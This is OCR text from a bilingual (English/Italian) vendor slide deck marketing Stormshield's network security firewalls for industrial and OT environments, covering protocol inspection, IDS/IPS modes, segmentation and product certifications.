
Protocol function codes



Application & Protection



SNS – Dashboard, OT Protocols



SNS – NGFW and Intrusion Prevention in OT

IDS\IPS
(Passive\Active)

- Bypass mode
- Trasparent mode
- Support rugged
- OT Protocols conformity check
- Control of the OT control

- Whitelist
- Segmentation/Microsegmentation
- Zero touch deployment
- SSLVPN
- User authenication - MFA

SNS – Certifications and qualification

La soluzione Stormshield Network Security (SNS) è attualmente certificata e qualificata da diversi enti internazionali: ANSSI con la sua qualifica standard e CCN-LINCE con i suoi marchi Producto Aprobado e Producto Cualificado. Il firmware SNS ha la certificazione Common Criteria EAL4+, collegata alla qualifica francese.

Stormshield obtains IEC 62443-4-1 certification

Questo standard fornisce un quadro completo per la gestione dei rischi associati all'implementazione della sicurezza informatica nei sistemi di automazione e controllo industriale (IACS). Garantisce che i prodotti siano stati sviluppati in conformità con le migliori pratiche di sicurezza informatica applicabili a un sistema industriale complesso.

Participation in the work of ENISA (European Union Agency for Cybersecurity)
on the future European certification scheme

UE & OTAN Restricted

Common Criteria

Cybersecurity
Made in EUROPE


VISA ANSSI (QS) / FR

CCN Aprobado / ES


National Cryptology Centre national de cryptologie
ESPAGNE


SNi20 – the first Customers requests

ELECTRICITY



WATER MANAGEMENT






Supervision/SCADA	IEC 104 / DNP3	✓
Control (Protocol)	IEC 61850 (MMS/GOOSE)	✓
Hardware	IEC 61850 / IEEE 1613	✓


- ✓ 10+ Industrial protocol : **Modbus – Sofbus – Lacbus**
- ✓ Optimize TCO for top level of security & safety
- ✓ Large scale of Remote Managed FWs

ENERGY & UTILITIES

SNi Models | Mode transparent



SNi Models | Mode hybride




SNi Models | IDS/IPS for industrial protocol

Signature based
Plug-in based

Modalità | **WHITE LIST**

Plug-in based

Modalità | **BLACK LIST**



SNi Models | IDS/IPS for industrial protocol

Team di ricerca e sviluppo dedicato all'analisi dei protocolli industriali
Modalità progetto: integrazione di protocolli ufficiali o specifici dell'azienda se associati


Modello personalizzato (Firma personalizzata)

- ✓ Per adattarsi al contesto aziendale
- ✓ Per rispettare la RFC dei protocolli
- ✓ Per evitare errori di gestione

Command detection

Command block/log

SNS – Segmentazione\Microsegmentazione



Stormshield Network Security – OT Compliances

Filtraggio e ispezione del protocollo

Supporta protocolli industriali (Modbus, OPC-UA, ecc.).
Protegge da pacchetti non validi e comandi non autorizzati

Rilevamento avanzato delle minacce

Analisi basata sul comportamento per l'identificazione delle minacce in tempo reale.
Protezione dalle vulnerabilità zero-day.

Segmentazione - Microsegmentazione

Limita il movimento laterale all'interno delle reti OT.
Consente una segmentazione rigorosa basata su zone per una comunicazione sicura

.

Resilienza e alta disponibilità


I sistemi ridondanti garantiscono un funzionamento ininterrotto.
Meccanismi integrati per il failover e il ripristino di emergenza

